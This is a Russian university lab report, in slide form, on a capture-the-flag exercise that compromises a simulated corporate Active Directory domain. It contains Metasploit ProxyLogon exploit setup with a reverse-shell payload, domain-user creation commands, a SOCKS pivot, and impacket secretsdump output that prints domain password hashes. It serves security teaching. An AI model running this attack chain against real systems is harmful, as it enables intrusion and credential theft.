Лабораторная работа 5

Кибербезопасность предприятия

Абакумова Олеся, Ланцова Яна, Герра Гарсия Максимиано Антонио, НФИбд-02-22

Российский университет дружбы народов, Москва, Россия

Информация

Докладчик

- Ланцова Яна Игоревна
- студентка
- Российский университет дружбы народов

Цель работы

Создать на контроллере домена пользователя hacker и добавить его в группу локальных администраторов. Получить в результате выполнения флаг в одном из полей созданного пользователя.

Выполнение лабораторной работы

Выполнение лабораторной работы




Рис. 1: Терминал на удаленном рабочем столе Kali Linux

Выполнение лабораторной работы




Рис. 2: Сканирование сети 195.239.174.0/24

Рис. 3: Результат сканирования сети утилитой nmap

Выполнение лабораторной работы




Рис. 4: Веб-интерфейс Exchange Server

Выполнение лабораторной работы




Рис. 5: Получение версии Exchange Server

Выполнение лабораторной работы




Рис. 6: Версия Exchange Server

Выполнение лабораторной работы

Сервер Exchange Server 2016 CU13	18 июня 2019 г.	15.1.1779.2	15.01.1779.002
Exchange Server 2016 CU12 Mar21SU	2 марта 2021 г.	15.1.1713.10	15.01.1713.010
Сервер Exchange Server 2016 CU12	12 февраля 2019 г.	15.1.1713.5	15.01.1713.005
Exchange Server 2016 CU11 Mar21SU	2 марта 2021 г.	15.1.1591.18	15.01.1591.018

Рис. 7: Дата выпуска сборки Exchange Server

Выполнение лабораторной работы




Рис. 8: Запуск модуля Metasploit

Выполнение лабораторной работы




Рис. 9: Перечень модулей Metasploit, предназначеннных для атаки на почтовый сервер

Выполнение лабораторной работы




Рис. 10: Легитимная почта одного из сотрудников

Выполнение лабораторной работы

```
[*] Using exploit/windows/http/exchange_proxylogon_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set email manager1@ampire.corp
email => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) > 
```

Рис. 11: Установка необходимых для модуля параметров

Выполнение лабораторной работы




Рис. 12: Процесс эксплуатации уязвимого сервера Microsoft Exchange




Рис. 13: Сетевые интерфейсы на хосте Microsoft Exchange Server

Выполнение лабораторной работы




Рис. 14: Перенаправление портов во внутреннюю сеть

Выполнение лабораторной работы




Рис. 15: Сканирование внутреннего периметра организации

Выполнение лабораторной работы

```
meterpreter > run post/windows/gather/enum_ad_computers
Domain Computers
================

 dNSHostName       distinguishedName  description  operatingSystem        operatingSystemServic
                                                                          ePack
 -----------       -----------------  -----------  ---------------        ---------------------
 ad.ampire.corp    CN=AD,OU=Domain C               Windows Server 2016 S
                   ontrollers,DC=amp               tandard
                   ire,DC=corp
 fs.ampire.corp    CN=FS,CN=Computer               Windows Server 2016 S
                   s,DC=ampire,DC=co               tandard
                   rp
 mail.ampire.corp  CN=MAIL,CN=Comput               Windows Server 2016 S
                   ers,DC=ampire,DC=               tandard
                   corp
 cs.ampire.corp    CN=CS,CN=Computer               Windows Server 2016 S
                   s,DC=ampire,DC=co               tandard
                   rp

meterpreter >
```

Рис. 16: Перечень хостов в каталоге контроллера домена

Выполнение лабораторной работы

```
meterpreter > shell
Process 14476 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>nslookup cs.ampire.corp
nslookup cs.ampire.corp
Server:  ad.ampire.corp
Address:  10.10.10.20

Name:    cs.ampire.corp
Address:  10.10.10.40


c:\windows\system32\inetsrv>
```

Рис. 17: Поиск хоста CS

Выполнение лабораторной работы





Рис. 18: Содержимое файла /etc/hosts



```
c:\windows\system32\inetsrv>net user /add hack qwe123 /domain
net user /add hack qwe123 /domain
The request will be processed at a domain controller for domain ampire.corp.

The command completed successfully.


c:\windows\system32\inetsrv>net users /domain
net users /domain
The request will be processed at a domain controller for domain ampire.corp.


User accounts for \\ad.ampire.corp

-------------------------------------------------------------------------------
$431000-8GTOTKF97VJ7     Administrator            DefaultAccount
dev1                     dev2                     Flag
Guest                    hack                     HealthMailbox014a1a5
HealthMailbox21699d8     HealthMailbox3d3b988     HealthMailbox55bbbbe
HealthMailbox7c3108b     HealthMailbox80daf1b     HealthMailbox9829ef5
HealthMailboxb811916     HealthMailboxcff9eca     HealthMailboxe7af218
HealthMailboxf84e8a7     hr1                      it1
it10                     it2                      it3
it4                      it5                      it6
it7                      it8                      it9
krbtgt                   manager                  manager1
SM_16351e6704a142b38     SM_30b62db058f84e0e8     SM_34e8a16fe94c4f818
SM_521279b51efb4d68b     SM_680401a071b742339     SM_c57a5f99bc2740f8b
SM_ccd5060f6e0149f99     SM_dd745eced9d8438cb     SM_e0a21ea7c85d4043a
vip
The command completed with one or more errors.


c:\windows\system32\inetsrv>
```

Рис. 19: Добавление в домен нового пользователя hack

Выполнение лабораторной работы

```
c:\windows\system32\inetsrv>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxylogon_rce) > use socks proxy

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy   .                normal  No     SOCKS Proxy Server
   1  auxiliary/server/socks_unc     .                normal  No     SOCKS Proxy UNC Path Redirect
ion


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/socks_
unc

msf6 exploit(windows/http/exchange_proxylogon_rce) > 
```

Рис. 20: Выход из shell и поиск модуля socks_proxy

Выполнение лабораторной работы




Рис. 21: Запуск и проверка работоспособности прокси-сервера

Выполнение лабораторной работы




Рис. 22: Поиск вектора атаки через центр сертификации

Выполнение лабораторной работы

Рис. 23: Просмотр файла Certipy.json в редакторе vim

Рис. 24: Запуск утилиты responder




Рис. 25: Запуск утилиты responder

Выполнение лабораторной работы




Рис. 26: Запуск утилиты PetitPotam для проверки возможности принуждения к аутентификации




Рис. 27: Запрос на аутентификацию от контроллера домена, перехваченный утилитой responder

Рис. 28: Остановка утилиты responder

Выполнение лабораторной работы




Рис. 29: Запуск утилиты ntlmrelayx

Выполнение лабораторной работы




Рис. 30: Сертификат PKCS12, сохраненный в файле




Рис. 31: Запуск утилиты gettgtpkinit и получение TGT-билета

Выполнение лабораторной работы




Рис. 32: Местонахождение файла ticket.ccache





Рис. 33: Добавление TGT-билета в переменные среды

Выполнение лабораторной работы



Выполнение лабораторной работы

```
┌──(root㉿kali)-[/usr/tools/ad_exploitation/PKINITtools]
└─# proxychains impacket-secretsdump -k ad.ampire.corp -no-pass -just-dc
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:88  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:49666  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:88  ...  OK
ampire.corp\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0a04d643315712d7005dd7530e20be77:::
```

Рис. 35: Выгрузка хешей в домене AMPIRE.CORP




Рис. 36: Получение meterpreter-сессии с контроллером домена




Рис. 37: Создание нового пользователя hacker и добавление в локальную группу Administrators

Выполнение лабораторной работы




Рис. 38: Флаг введен правильно

Выводы

Выводы

Начав с почтового сервера и закончив полным контролем над главным сервером управления, была взломана сеть компании. Успешное выполнение стало возможно из-за нескольких дыр в безопасности: устаревшего почтового сервера, неправильных настроек службы сертификатов и перехвата паролей между системами.